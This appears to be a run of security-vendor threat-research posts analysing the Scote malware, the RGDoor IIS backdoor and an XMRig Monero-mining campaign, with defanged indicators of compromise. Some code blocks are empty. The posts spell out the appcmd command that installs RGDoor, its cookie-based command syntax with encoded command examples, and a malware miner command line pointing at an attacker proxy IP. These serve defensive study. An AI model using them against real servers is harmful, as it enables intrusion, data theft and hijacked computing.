This shellcode uses the same approach, however, instead of providing the hardcoded DWORDs, it instead provides the clear-text library and function names, which then have the ROR13 applied. The resulting DWORD is then used. Unfortunately, this completely cancels out any obfuscation that might have originally been present.
After the various libraries and functions are loaded, the shellcode decodes an embedded blob of data using a multi-byte XOR operation. The original key for this operation appears to have been ‘Houdini’, however, due to a likely mistake by the author, after the first iteration, a key of ‘oudini\x00’ is used instead.
The following example Python code decodes this data found within the shellcode:

 
This decoded blob is a Microsoft Windows executable that contains the Scote payload. After this blob is decoded, a new instance of svchost.exe is spawned in a suspended state. The Scote payload is injected into this process prior to resuming it.
Scote begins by loading and decoding an embedded resource string. It is decoded first using base64 with a customized alphabet. The result is then base64-decoded using the traditional alphabet. The following alphabet is used for the first phase of decoding:

  • 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/

Once decoded, we’re provided with the following configuration (newlines and spacing added for presentation):

 
The configuration is parsed to determine if there are any connection ‘param’ parameters provided. In the event that there are, Scote will attempt to download the contents of these URLs via a simple GET request.
These pastebin URLs contained the following information, IPs have been defanged:

 
In addition to Pastebin, some samples were found connecting to the following three Google+ profiles:

  • https://plus.google[.]com/104518099222750189969
  • https://plus.google[.]com/110228699051788231047
  • https://plus.google[.]com/106456556287604120942

Scote takes the response from these requests and parses data within ‘scout{}’. Other Scote versions attempted to identify data contained within ‘{x=’ and ‘}’. This data is decoded using the traditional Base64 algorithm. The results are similar to the following (IPs have been defanged):

 
This information is used for subsequent communication and these values represent the Scote malware’s C2.
While there are a number of other configuration parameters within Scote, the connection params and the nick_name appear to be the only ones used. It’s possible that Scote is still actively being developed and the author has yet to make use of the additional parameters provided within the configuration. A full list of identified Scote configurations may be found within the ‘Scote Configurations’ appendix.
Scote checks the current running process against the following list to ensure it is running within one of them:

  • svchost.exe
  • explorer.exe
  • chrome.exe
  • firefox.exe
  • iexplorer.exe
  • opera.exe

Scote makes an ASM call to CPUID with an argument of 1 to query the victim’s processor information and features. This information is used to generate a unique 8-character hash for that victim.
Scote then connects to the previously retrieved C2 servers and sends the following information via TCP:
command=scote_connection|hwid=[8 character hash]
In the example above, [8 character hash] is replaced with the victim’s unique hash. Scote continues to submit the following command periodically and will parse the response:
command=scote_ping
Scote accepts the following five responses:

Command Description
scote_pong No action taken by Scote
scote_drop Kill the Scote malware
scote_info_ipconfig Return the results of running ‘ipconfig’
scote_info_systeminfo Return the results of running ‘cmd.exe /C systeminfo’
scote_upgrade Accept a DLL from the remote C2 and load it.

 
When Scote returns information in the following format:
command=[command]|buffer=[data]
In the example above, [command] is replaced with the command received by the remote C2 server, and [data] is replaced with data that has been encoded using both traditional base64 as well as base64 with the nonstandard alphabet.
Scote Configurations


OilRig uses RGDoor IIS Backdoor on Targets in the Middle East

Summary
While investigating files uploaded to a TwoFace webshell, Unit 42 discovered actors installing an Internet Information Services (IIS) backdoor that we call RGDoor. Our data suggests that actors have deployed the RGDoor backdoor on webservers belonging to eight Middle Eastern government organizations, as well as one financial and one educational institution.
We believe the actors deploy RGDoor as a secondary backdoor to regain access to a compromised webserver in the event a victim organization detects and removes the TwoFace shell. We do not have HTTP logs that show the actor interacting with RGDoor, so we do not know the activities the actors carry out using the backdoor. However, we were able to create a client application to interact with RGDoor for testing purposes, which allowed us to interact with the backdoor to see how it operates on an IIS server.

RGDoor

Unlike TwoFace, the actors did not develop RGDoor in C# to be interacted with at specific URLs hosted by the targeted IIS web server. Instead, the developer created RGDoor using C++, which results in a compiled dynamic link library (DLL). The DLL has an exported function named "RegisterModule", which is important as it led us to believe that this DLL was used as a custom native-code HTTP module that the threat actor would load into IIS. Starting with IIS 7, developers could create modules in C++ that the IIS webserver would load to extend IIS' capabilities, such as carry out custom actions on requests. The fact that RGDoor is an IIS HTTP module suggests that there is no visual representation of the shell for actors to interact with, which also differs from TwoFace’s interface that actors can interact with by visiting the URL to the TwoFace ASPX file.
According to Microsoft’s documentation, native-code modules can be installed either in the IIS Manager GUI or via the command-line using the “appcmd” application. While we do not have logs to determine exactly how the actors install RGDoor, the actor can use the TwoFace webshell to install the RGDoor module via the command line. The following command could be used to install the HTTP module on an IIS server:
%systemroot%\system32\inetsrv\APPCMD.EXE install module /name:[module name] /image:[path to RGDoor DLL] /add:true
We confirmed the command above successfully installed the RGDoor backdoor in our test environment. Figure 1 shows the specific command we used to install RGDoor on our IIS server.
RGDoor_1

Figure 1 Command-line used to install RGDoor module into IIS

We confirmed RGDoor installed correctly into IIS by checking the HTTP Modules display in IIS Manager. Figure 2 shows the RGDoor DLL (HTTPParser.dll) was loaded into IIS using the module name HTTPParser.
RGDoor_2

Figure 2 Installed RGDoor module displayed in the HTTP Modules list in IIS Manger

 
Listening for Commands
We analyzed RGDoor samples and found that the "RegisterModule" function does very little other than calling the IHttpModuleRegistrationInfo::SetRequestNotifications method. According to MSDN, the SetRequestNotifications function has the following prototype, which allows a developer to configure the module to handle GET requests (dwRequestNotifications) and/or POST requests (dwPostRequestNotifications):
SetRequestNotifications(
        IN IHttpModuleFactory * pModuleFactory,
        IN DWORD                dwRequestNotifications,
        IN DWORD                dwPostRequestNotifications
    )
In RGDoor, the code calls this function with arguments that ignore inbound HTTP GET requests, but act on all HTTP POST requests seen by the IIS server, even POST requests issued over HTTPS. RGDoor calls this function with the following arguments, the third of which (dwPostRequestNotifications) is set to “RQ_BEGIN_REQUEST”, which is an event triggered immediately after IIS receives the POST request:
SetRequestNotifications(pModuleFactory,0,RQ_BEGIN_REQUEST)

RGDoor is notified immediately when the IIS server receives an inbound HTTP POST request. RGDoor parses these POST requests, specifically looking for the HTTP “Cookie” field by accessing the HTTP header with the following function call:
pHttpContext->GetRequest()->GetHeader("Cookie",NULL)
After accessing the cookie field, RGDoor parses this field by looking for the string "RGSESSIONID=", which is the basis for the name RGDoor. If present, the code uses the two-bytes immediately following the "RGSESSIONID=" string as a decryption key, specifically treating the two character bytes as a single hexadecimal byte. For instance, the two-byte key of “00” would represent the hexadecimal value of 0x00, where “FF” would represent 0xff, and so on. The key is followed by a Base64 encoded string that contains ciphertext. The following represents the structure of the cookie filed in inbound RGDoor requests:
RGSESSIONID=[two-bytes for key][Base64 encoded ciphertext]
RGDoor decodes the Base64 encoded string and then decrypts the decoded string using a custom algorithm. The custom algorithm iterates through the ciphertext using the 'pxor' instruction to XOR each byte of ciphertext with the single-byte hexadecimal value from the two-byte character key provided in the cookie field.
The code will parse the cleartext looking for one of three commands: “cmd$”, “upload$” and “download$”. The code treats the string immediately following the command as the command’s argument. Table 1 provides the arguments and further details on the three commands.

Command Description
cmd$[command to execute] Uses "popen" to run the specified command. It enters a loop that calls "fgets" to get the command results. The loop finishes when a call to "feof" designates the end of the command results, which are relayed back to the actor via the HTTP response.
upload$[path to file] Gets the length of uploaded data by checking the "Content-Length" field within the HTTP request. Uses the IHttpRequest::GetRemainingEntityBytes and IHttpRequest::ReadEntityBody methods to obtain base64 encoded data within the body of the HTTP POST request. The code decrypts the decoded data using the XOR algorithm and writes the data to the specified file. It will respond to this request with either "write done \r\n" or "can't open file: ".
download$[path to file] Reads a specified file and encrypts it with the XOR algorithm, Base64 encodes the ciphertext and sends the data back to the actor via the HTTP response.

Table 1 Commands available within RGDoor


Responding to Commands

When responding to inbound requests, the code will clear the response that IIS would have responded to the HTTP POST request by calling the following functions:
pHttpContext->GetResponse()->Clear()
RGDoor then constructs its own HTTP response by first setting the "Content-Type" field within the HTTP header to "text/plain". Figure 3 shows the code that uses the IHttpResponse::SetHeader method to set the “Content-Type” field within the HTTP response to “text/plain”, specifically by using a value of 0xC (0xA + 2) for the ulHeaderIndex within HTTP_HEADER_ID enumeration.
RGDoor_3

Figure 3 RGDoor code to set the HTTP Content-Type to "text/plain"

The sample then transmits the data back to the actor by creating a loop that calls the IHttpResponse::WriteEntityChunk method until all of the data is sent to the actor within HTTP responses. If the WriteEntityChunk method fails at any point during this loop, the code will respond to the actor with a HTTP 500 “Server Error” response by using the IHttpResponse::SetStatus method.

Interacting with RGDoor

We created a client application to interact with the RGDoor module, specifically to issue commands to the backdoor and to see how it operates on the IIS server. As mentioned previously in this blog, RGDoor has three available commands, specifically “cmd$”, “upload$” and “download$”. We used our client to issue one of each of these commands.
Figure 4 shows the HTTP request and response to our first interaction with the RGDoor module. The command issued in this request was “cmd$whoami”, which instructs RGDoor to run the ‘whoami’ command in command prompt. The key used to encrypt this command was “54” (0x54), which resulted in Base64 encoded string of “NzkwcCM8OzU5PQ==”. The HTTP response shows the RGDoor module returned the Base64 encoded string of “PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA==”, which when decrypted using the same “54” key is the result of the ‘whoami’ command, specifically the string “iis apppool\\defaultapppool\n\x00”.
RGDoor_4

Figure 4 Issuing 'whoami' command and RGDoor's response

Figure 5 shows our testing of RGDoor’s upload command, specifically “upload$c:\windows\temp\test.txt” that uploads a file from our local system to the webserver. The inbound request uses a key of “54” (0x54) that results in an encoded command string of “ISQ4OzUwcDduCCM9OjA7IycIIDE5JAggMScgeiAsIA=”. The request also includes the string “IDEnID06M2VmZ14=” within the POST data, which is the string “testing123\n” from the file on our local system encrypted using the “54” key that will be written to the “test.txt” file on the server. As you can see from the HTTP response, RGDoor responded to this command with “write done”, which is interesting as the response was in cleartext and not encrypted using the custom algorithm.
RGDoor_5

Figure 5 Uploading a file to server via RGDoor Downloading a file from the server via RGDoor

Figure 6 shows our testing of the download command within RGDoor, specifically a command “download$c:\windows\temp\test.txt” that downloads the file uploaded in our previous test. We chose to use the key “89” (0x89) in this test to showcase RGDoor’s ability to use any hexadecimal byte as a key, which resulted in an encoded command string of “7eb+5+Xm6O2t6rPV/uDn7eb++tX97OT51f3s+v2n/fH9”. RGDoor responds to this command with the encoded string “/ez6/eDn7ri7uoM=”, which when decrypted with the “89” key results in the string 'testing123\n', which is the contents of the “test.txt” file.
RGDoor_6

Figure 6 Downloading a file from the server via RGDoor

To determine how the RGDoor client requests appears within the IIS request logs, we checked the logs of our default IIS installation in our test environment. By default, IIS does not log the values within Cookie fields of inbound HTTP requests, which would contain commands issued by actors to RGDoor. To see inbound RGDoor requests, an administrator must configure logging of Cookie fields in IIS, which can be selected in the W3C Logging Fields dialog in IIS Manager, as seen in Figure 7.
RGDoor_7

Figure 7 W3C Logging Fields dialog in IIS Manager with Cookie fields enabled

The HTTP requests sent by the client to the RGDoor backdoor in the testing above will generate logs on the IIS server. Without the Cookie field logged, it is difficult to locate and analyze inbound requests related to RGDoor. Remember that RGDoor is an IIS module that checks all inbound POST requests for commands, so an actor does not need to use one particular URL to interact with RGDoor. However, the following shows the IIS log generated from the first testing request we made using our RGDoor client, which shows the “RGSESSIONID=” string, the “54” key and the Base64 encoded command within the Cookie field:


Conclusion

RGDoor is an IIS backdoor that actors used the TwoFace webshell to load onto an IIS web server. The RGDoor provides backdoor access to the compromised server, which we speculate the actors loaded in order to regain access to the server in the event the TwoFace webshell was removed. This backdoor has a rather limited set of commands, however, the three commands provide plenty of functionality for a competent backdoor, as they allow an actor to upload and download files to the sever, as well as run commands via command prompt. The use of RGDoor suggests that this group has contingency plans to regain access to a compromised network in the event their webshells are discovered and remediated.
Palo Alto Networks customers are protected from RGDoor by the following:

  • All RGDoor samples have malicious verdicts in WildFire
  • AutoFocus customers can investigate this activity with the RGDoor tag
  • IPS Signature RGDoor.Gen Command and Control Traffic (ID 11885) detects RGDoor network traffic


Indicators of Compromise

RGDoor SHA256
497e6965120a7ca6644da9b8291c65901e78d302139d221fcf0a3ec6c5cf9de3
a9c92b29ee05c1522715c7a2f9c543740b60e36373cb47b5620b1f3d8ad96bfa
RGDoor Filenames
HTTPParser.dll
TrafficHandler.dll
iishandler6.dll


Threat Brief: Malware Authors Mine Monero Across the Globe in a Big Way

In October 2017, Palo Alto Networks Unit 42 published research showing how attackers were adapting attack techniques to generate cryptocurrency for themselves. In that research, we also showed how these attacks were very broad and grew very quickly.

At the time, we said that the sudden, surging value of cryptocurrencies was likely behind the sudden, strong rise of these new attacks. We said that if cryptocurrency values continue to remain high, we could expect to see attackers continue to focus on finding ways to carry out attacks to gain cryptocurrency, and that those attacks would continue to adapt proven attack techniques.

Unit 42 has just released new research showing that attackers are indeed continuing to adapt existing techniques to generate cryptocurrency.  In our research posting “Large Scale Monero Cryptocurrency Mining Operation using XMRig” we detail a new malware campaign that is global in scale, very large in the likely number of victims and uses well established techniques to mine the Monero cryptocurrency.

Monero_brief1

Monero is a cryptocurrency similar to bitcoin but notable for its increased emphasis on providing a higher level of privacy around its transactions. Like bitcoin, Monero is generated through “mining” a computationally intensive process that provides cryptocurrency credit in exchange for computing resources provided in service to the cryptocurrency and its transaction infrastructure.

The operation that Unit 42 has recently uncovered works to deliver XMRig, software that is used to mine the Monero cryptocurrency, to victims’ systems without their knowledge or consent. While XMRig isn’t itself specifically malware, it’s being delivered using malware-delivery techniques without the user’s knowledge and consent just like malware. The attackers are doing this by using URL shorteners to make XMRig look like other, legitimate, and expected programs. This is a method attackers have used for years to deliver malware and they are using it now to get coinmining software on to people’s systems illicitly.

The attackers’ use of URL shortners enables our Unit 42 researchers to get an idea of the size, scope, and scale of this operation. And these are all notable and sobering.

First, this is a young campaign. Our research shows this operation to be only about four months old.

Second, this is a very large campaign. Our researchers can show that about one-half of the samples we found have affected 15 million people worldwide. While we can’t see how many people the other half of the samples affect, it’s a reasonable supposition that the other half of the total samples affect just as many people as the half we can see. This would mean that this operation may affect about 30 million people worldwide.

In terms of who’s been affected by this operation, again, we can only see half of those who have been affected. But what we do see shows that this is a truly global operation. This operation affected countries around the globe, but it appears that southeast Asia, northern Africa, and countries in South America were hit the most as shown below.

Monero Brief 2

Malicious downloads by country

The specific breakout of countries affected, and their download counts are as follows:

  1. Thailand – 3,545,437
  2. Vietnam – 1,830,065
  3. Egypt – 1,132,863
  4. Indonesia – 988,163
  5. Turkey – 665,058
  6. Peru – 646,985
  7. Algeria – 614,870
  8. Brazil – 550,053
  9. Philippines – 406,294
  10. Venezuela – 400,661

Taking all those points together, this is operation is very large and clearly very effective. It shows how attackers are aggressively focusing their operations and campaigns on generating and acquiring cryptocurrency.

From a threat point of view, there are two things that are notable.

First is the fact that from an attack technique point of view, there is nothing new here. The tactics and techniques are not new or sophisticated.

Second is the fact that this operation is clearly very successful based on its size, scope, and age.

Looking at this latest operation on the continuum of evolving cryptocurrency-focused threats, it’s clear that this is an early-stage threat given its lack of sophistication and reuse of established techniques and tactics. But given how quickly and broadly successful it is, combined with the continued high value of cryptocurrencies, we can also conclude that attackers will continue to focus on cryptocurrency and likely will evolve their techniques and tactics quickly. Cryptocurrency-focused threats is a key area that all defenders should focus their intelligence and prevention efforts around in 2018.

Meanwhile, see our full research blog for full details on how attackers are distributing and using XMRig to generate Monero.

Large Scale Monero Cryptocurrency Mining Operation using XMRig

Summary
Palo Alto Networks Unit 42 has observed a large-scale cryptocurrency mining operation that has been active for over 4 months. The operation attempts to mine the Monero cryptocurrency using the open-source XMRig utility.
Based on publicly available telemetry data via bitly, we are able to estimate that the number of victims affected by this operation is roughly around 15 million people worldwide. This same telemetry provides insights into the most heavily targeted areas involving this campaign, which impacts southeast Asia, northern Africa, and South America the most.
However, it’s important to note that the actual number of victims is likely much higher because less than half of the samples we identified in this campaign leverage bitly. If we postulate that the bitly telemetry is typical for this operation, we can extrapolate to speculate that as many as 30 million people have been affected by this operation. While the actual number could be more or less, this does serve to give an idea of the possible size and scope of this large scale operation.
The attackers make heavy use of VBS files and use various online URL shortening services to install and run the XMRig payload. Additionally, the attackers mask the wallets used by leveraging XMRig proxy services on the hosts to which they are connected.
 
Delivery

To date, we have observed over 250 unique Microsoft Windows PE files in this Monero cryptocurrency mining campaign. Over half of these samples were downloaded from the 4sync online cloud storage provider. Unfortunately, current telemetry prevents us from knowing what initiated these downloads for the malware samples.
However, we are provided clues when looking at the original filenames.

Original Filename Prefix Overall Percentage Examples
[File4org]_ 11.6% [File4org]_421064.exe
[Dropmefiles]_ 5.2% [Dropmefiles]_420549.exe
[RapidFiles]_ 16.8% [RapidFiles]_48905.exe
st_ 5.2% st_531094.exe
drive_download_ 9.2% drive_download_4814756.exe

Table 1 Percentage of observed original filename prefixes

As we can see, the attackers were looking to make the files appear to have both generic names and also appear to originate from popular looking file sharing services. The filenames also provide clues in other ways, as the prefix of ‘[File4org]’ is unique to this particular malware campaign. Looking online provides a few reports of individuals downloading these files due to malicious Adfly redirects. Adf.ly is an advertising service that pays its users when their URLs are clicked. In essence, it’s a common advertisement payout service for customers. Based on the reports below, it appears that individuals were presented with these Adfly advertising URLs, clicked the provided link, were redirected, and found themselves downloading this cryptocurrency malware onto their computers. Figure 1 shows a Reddit user describing an experience like this. Figure 2 shows a YouTube user also discussing their experience. Finally, in Figure 3 we see a user describing a download of the malware from Adfly.

figure1

Figure 1 Reddit user complaining that they downloaded the cryptocurrency malware due to a malicious Adfly advertisement

Figure 2 YouTube user explaining how they downloaded and ran the cryptocurrency malware

Figure 3 User explaining that they downloaded the cryptocurrency malware when attempting to download a counter-strike: Go cheat using an Adfly URL. Translated from gutefrage.com, a German question/answer website. 

 
It should be noted that in Figure 2, the victim clicked an Adfly advertisement link believing it to be a download for files mentioned within a video. However, instead of downloading the files in question, they were instead redirected to the Monero mining malware.
We also see overlap with our telemetry of samples being downloaded via the 4sync cloud storage service in Figure 1. It seems likely that these samples are being at least partially distributed via malicious advertisements via the Adfly advertising service.
Malware Analysis

The malware observed in this Monero mining campaign shares a number of characteristics:

  • Execute XMRig mining software via VBS files
  • Uses XMRig proxy services to hide the ultimate mining pool destination
  • Uses Nicehash

Nicehash is a popular marketplace that allows its customers to buy and sell hashing processing power. A number of various cryptocurrencies are supported, and customers who choose to sell their processing power are paid via the Bitcoin currency.
In the past 4-5 months, Unit 42 has observed changes in how these attackers deploy their malware.
Up to October 20, 2017, the attackers behind this campaign relied heavily upon the Windows built-in BITSAdmin tool. This tool allowed the attackers to download scripts and the XMRig mining tool from a remote location. The typical workflow of these malware samples is shown below:
 

Figure 4 Execution workflow for the oldest malware encountered in this campaign

 
The initial sample that drops the VBS and LNK file is a self-extracting executable (SFX). These executables contain a standard comment within their extraction scripts in the Russian language. The VBS files used for downloading an additional sample were small and concise, as seen in the example VBS file below:
Monero_5

Figure 5 Example VBS file observed in the oldest malware encountered in campaign

 
The final payload is primarily installed with the filename ‘msvc.exe’. Some exceptions included a few that had the filename ‘winmsvc.exe’ or ‘onedrive.exe’. These payloads are dropped in a subdirectory within the victim’s %APPDATA% folder. The most common sub-folder name we observed was ‘msvc’.
This first round of samples identified up to October 20th, 2017 exclusively connected to the same XMRig proxy service via ports 80, 443, 8443, 8080, 1725, or 123:

  • a.pool[.]ml

After October 20, 2017 the attackers began experimenting with changes to how their malware operated. They no longer made use of the BITSAdmin service for downloads, and began experimenting with the use of HTTP redirection services. They continued to use SFX files to download and deploy their malware during this period.
Monero_6

Figure 6 Execution workflow for the second phase of malware encountered in this campaign

Starting with this batch of malware samples, the attackers began to supplement their mining queries with a username, likely to distinguish between specific attack waves distributed. An example of how the miner is run during this period can be seen below:
"C:\Users\Administrator\AppData\Roaming\mnxz\msvc.exe" -o 144.76.201[.]175:8080 -u x3 --nicehash --max-cpu-usage=20 –keepalive
These usernames continue throughout the remainder of the campaign, and are still in use as of this writing. The full list of usernames observed are as follows:

  • x3x2
  • x3
  • x2
  • x7x2
  • x7x3
  • x
  • x6
  • x7
  • x4
  • x5

During this time period, the attackers also began making obfuscation attempts within the VBS files to avoid detection, as seen below:
Monero_7

Figure 7 Obfuscated VBS file used by attackers

The redirection services chosen by the attackers typically includes a mixture of bitly and one of the following:

  • clicklinkredirect[.]com
  • clck[.]gg
  • 99lnk[.]com
  • 1395867912[.]pw
  • browge[.]com
  • lnkredirect[.]com

In some instances, only bitly is used. It should be noted that all of the domains listed above are all hosted on the same IP address, 144.76.155[.]139, which is hosted in Germany. While bitly is heavily used for benign activity, the redirection services hosted on the 144.76.155[.]139 IP look to be used exclusively for malicious purposes, and appear to be specifically used for this particular cryptocurrency mining campaign.
Like the original malware samples encountered, the attackers normally drop the payload with the filename ‘msvc.exe’. Some exceptions included instances where it was instead named ‘ErrorCheck.exe’ or ‘CleanError.exe’. The sub-folder names that these samples are dropped into are primarily ‘msvc’, ‘mnxz’, or ‘mnaxz’.
During this period, up until present, the following XMRig proxies have been used by the malware for connections:

  • 5.101.122[.]228
  • 144.76.201[.]175
  • b.pool[.]gq
  • f.pooling[.]cf

Beginning on November 16, 2017, the attackers yet again changed tactics regarding their malware. They no longer made use of SFX files, but instead transitioned to using an executable file compiled in Microsoft .NET Framework that would write a VBS file to disk and modify the victim’s Run registry key to ensure persistence.
Monero_8

Figure 8 .NET dropper file used by the attackers writing the VBS file to disk

This dropper malware is typically dropped with a filename of either ‘msvc.exe’ or ‘mingc.exe’. Additionally, a unique PDB string is found in a number of these samples, which always use the same username for the user that compiled it. The following PDB strings were found across all of the observed samples:

Readers will notice the heavy presence of the ‘роаипроаип’ username, which roughly translates from Russian to the meaningless ‘roaiproaip’. Additionally, there is a single observed instance of the ‘Роман’, which roughly translates from Russian to the English word ‘Novel’.
The last changes we’ve seen took place in late December 2017, when the attackers yet again changed the dropper that was used to deploy the malware. Moving away from .NET, they instead create the necessary VBS file using a dropper compiled with Borland Delphi. Unlike the .NET droppers, this particular dropper will place the VBS file in the victim’s startup folder in order to obtain persistence. Otherwise, the flow of execution remains the same.
Monero_9

Figure 9 Latest malware dropping the VBS file

It should be noted that the latest samples observed using this dropper have been using the following new IP address for XMRig communication:

  • 5.23.48[.]207


Victim Telemetry

As we explained prior, between late October and late December, the attackers relied heavily upon the bitly URL shortening service to download and subsequently execute the XMRig Monero mining process. A full list of all malicious bitly redirects is in the Appendix. Bitly provides generic statistics surrounding a particular shortened URL, which allows us to garner insight into how many victims actually downloaded these samples over time. Overall, roughly 15 million victims were observed connecting to these bitly URLs.
Monero_10

Figure 10 Malicious bitly downloads over time

While most countries were affected by this campaign, it would appear as though southeast Asia, northern Africa, and countries in South America were hit the most.
Monero_11

Figure 11 Malicious bitly downloads by country

The most commonly hit countries and their download counts are as follows:

  1. Thailand – 3,545,437
  2. Vietnam – 1,830,065
  3. Egypt – 1,132,863
  4. Indonesia – 988,163
  5. Turkey – 665,058
  6. Peru – 646,985
  7. Algeria – 614,870
  8. Brazil – 550,053
  9. Philippines – 406,294
  10. Venezuela – 400,661

As we’ve stated previously, only a subset of the overall observed samples made use of the bitly URL shortening services. In fact, only roughly 100 of the 250 samples witnessed used them. This leads us to believe that the actual number of victims in this cryptocurrency mining campaign is much higher than the 15 million observed instances.
Conclusion

Monero mining campaigns are certainly not a new development, as there have been various reported instances recently. However, it is less common to observe such a large-scale campaign go relatively unnoticed for such a long period of time. By targeting random end-users via malicious advertisements, using seemingly innocuous names for the malware files, and using both built-in Windows utilities and scripting files, the attackers are able to gain a foothold on victim systems at large scale.
As we've seen, the attackers have made iterative updates to their malware toolset over time, changing their tactics every month or so. Based on clues provided via the initial SFX and .NET droppers observed, there is marginal evidence that the attackers may be located in eastern Europe based on the languages witnessed.
To date, a low-end estimate of 15 million users have been made victims of this campaign. These victims are spread across the globe, but the heaviest targeted areas include southeast Asia, northern Africa, and South America.
Palo Alto Networks customers are protected against this threat in the following number of ways:

  • All URLs used by the malware have been flagged as malicious
  • All samples observed have been classified as malicious within WildFire
  • Traps is able to block this threat via WildFire integration

Thanks to Bitly, who were able to take down the malicious links shortly after being made aware of them.
A special thanks to Brian Baskin of Carbon Black TAU for providing additional insights into this research.
 

Appendix

XMRig Proxy Connections
5.101.122[.]228:8080
5.23.48[.]207:7777
144.76.201[.]175:80
144.76.201[.]175:8080
f.pooling[.]cf:80
b.pool[.]gq:80
a.pool[.]ml:8080
a.pool[.]ml:123
a.pool[.]ml:443
a.pool[.]ml:8443
a.pool[.]ml:80
a.pool[.]ml:1725
 
Malicious Bitly Redirects

hxxp://bit[.]ly/2j3Yk8p
hxxp://bit[.]ly/2hxuusK
hxxp://bit[.]ly/2C7caP6
hxxp://bit[.]ly/HSGADGFDS
hxxp://bit[.]ly/2yV0JNa
hxxp://bit[.]ly/2Algzhc
hxxp://bit[.]ly/2zA08wz
hxxp://bit[.]ly/2hcsSUN
hxxp://bit[.]ly/2hr6KGb
hxxp://bit[.]ly/2xOVfPH
hxxp://bit[.]ly/2BoFNMr
hxxp://bit[.]ly/2xlWVQl
hxxp://bit[.]ly/2kEApR6
hxxp://bit[.]ly/2AkVK8t
hxxp://bit[.]ly/2yyUhLX
hxxp://bit[.]ly/2AkyUvs
hxxp://bit[.]ly/2zXRI6r
hxxp://bit[.]ly/2jjXmbJ
hxxp://bit[.]ly/2hzW6Rb
hxxp://bit[.]ly/2mkHzdP
hxxp://bit[.]ly/FSJKHJK
hxxp://bit[.]ly/2gB0ZW0
hxxp://bit[.]ly/2ixSCPu
hxxp://bit[.]ly/FSFSAASA
hxxp://bit[.]ly/2A5rxKB
hxxp://bit[.]ly/2xbUmjC
hxxp://bit[.]ly/2EHv415
hxxp://bit[.]ly/2Aq3gja
hxxp://bit[.]ly/2Bhr1tv
hxxp://bit[.]ly/2ynGl7o
hxxp://bit[.]ly/SOURCETXT
hxxp://bit[.]ly/2zGXAQx
hxxp://bit[.]ly/2hEhF3i
hxxp://bit[.]ly/2y3iGnG
hxxp://bit[.]ly/2ic2mvM
hxxp://bit[.]ly/2itoMrG
hxxp://bit[.]ly/2yvqOSU
hxxp://bit[.]ly/2zCj1n2
hxxp://bit[.]ly/2jEqYks
 
SHA256 Hashes
9854509ff8fab00e37fe07260a467b9520f3c0c6a0051b34a928258717e65b38
27bd82de7b2532a954fdcd12ecd791be8bbdb402466902865e257e537bc3268a
211ece6a0cc084f1253abe5d74e8d5faef5b7a9d2acafcaa5bbc53fe7d6f815c
760eaa1dced0c000853a5dd01756c63b358e3894e9c8b1e7416538dd1858761e
ffa7cd55b76a87153b50f4cb23cd03f2a9726e0b77cd8ced478794869877f8c8
99ad9f17956fb69b9d8f1d69c66337fb1f53e4b94870296e5e4a32c4f5c0f609
b1f40ea5ea6eca96a30dc5ab198f0e6904cf18de43d80595483d938292fa1717
51deb82ed3d442f0c2c96b63cf3ac87781cf703367228bbcf066202ff74d67b5
0a4377fbb8bb66cd80a48c9b9b407c9d2f1eaa2cab70c12121370f3ebacc5f41
e7aa5ded306d2ae02deaeb08e8d7ceb73ac2e77a2fff2dba35d42605ce9a9b0d
378d5d5bdf1cc7b91c59c1a839b57d5b2468097cf45ff078391bf3f1d95e6197
c65654eba008243779ea54fb18cf1c7f1c70edd2a0933dea19bbfabe12f74131
cbd16230248ac12c710d6e645864154fe23f33f5214f28e5dfb4e65728f4a95a
b7b5b255b7a668c9d5c287516e553ad1a33160d52804fd357a8d413fd2a9cd46
6e96ae1a7ba02486e0c31b840b32620405073131b9c9dc56f17de1cf4866d51e
1c4e7388809d71a7fc021c55532a30949031474f4f3b147b0c468a1b27c9ff74
a67572e6427b76d73bca63357d716748263beb5cbf7edf923ac3c7f6f214733f
2ce678eb7d35d60b4c4b4f73d63b3a4fce1b4da1c39160cb78040577ae16c1c9
8ac42287623d4be135daeaa9b8d906b017fd565549793666cab98defb3474639
65c7ef9acd5382b2f29d08593bfb84b2e774d9290afae1591b1d1c81b6b9dea2
a9861f341ad5a6ea0514d217ba43aa91d6014111846bc3d902c3256427a13031
a00d71047066cd2c1be2e5ab1ce1e5d107f2ac7a11f64ec6a04c093674bdd542
7c758b903654313928bec9929477a6d859de97ee42b3aa4c3ff278ec3faa07e4
198cd118351f15d24b584e7b91bed2f23af210c54df65859d29814899e64e87f
4ad4f390d252b9dc636fb2d423d15d4f4a89d4a2ffbaf2c0ab4667640fae61b1
92f66ba544616079d811930510ff5df1f0969f1818ecb3f5313ad1e9b0ae04e3
efa20de096ba6342b9af0369ec92bdc2659b7c81aba28f2c115b09c5f64280a3
28aa000367fe83cae1bbc3bde608fa8e9bfb1e55d219bdcdfd30a2979825fed3
9c6adb5026e152307f4a8f194d09554cde725cb17f9bb5259fac8083ffc00f62
56f7c101d2abffcfae91509950da7fe243d74b292947ae7f8075fd9b6221ebbd
0e1f82ac5acca3f826a2e5d9b5a3ba43431990aa0d0165c88ac5e0c7c84232ed
534b54cea7b3c337f40ac5b0cf29cd4a0d9fd66369773f670a8192f85b008f2f
483960f8f44f2f2d1467d3c7621063664e5f3ad43716db55d69f5c60bcda6b3c
c786bd8ce1c856df4ebd52814f92b525e0a33af8abd86a246ee66c6ae88d38fd
530871bd6a19a34e98fbb94e5c63d252f47345ed143cebb597d0389fbf239194
db55fd8a332b0495b678c513b9013b34d09e3281d6b594a8b2cb290cd264f456
d73ee4bdd3d6cbe3f68b0b11f8d74ac9b1d32bd9ae7dcf7ff7c5b4723ed5f3c4
42804cdf893b5087872081dbcc1bf1c9346ed624e5eddcb0638cce61f351907a
bbf3674ebe1948bfccb4de3b604b0bd052c1340e754ee7b81df697e16cdefd7a
96a62130df62ccb19a1a31264fdf379431e98859de63f5bf01773d51774ab275

f0f88095dc0e9a4b848f44e866937e70552a195804b867682453bc38abfb0359
273ce573ecf145687d494e040e548b5f2a954b34a3cd87d495f7a9418f540d29
b014dda9d7772d25ad82a3b7d63baea562883262e59d2cae5190fdd8b7c2ea8e
a268ddaa57470ca20556641c5072d15d8e06e8f359af31ae39d75c280276bb3f
d80493e4aa95dd3a524b8feed7bc1c183d5aa666fea4d761658ace23b4083db6
743e3615e3c70a71026a304e8139644eb3080c2d703083a1f543fb329079b9c5
6ba40196d339a5b73679ef8239db823d7111e07e812a9048c44381e2561599e1
8d779ad637a1d8c42a8c73736eff1eed0f493cba437566f3b78f080c05709aee
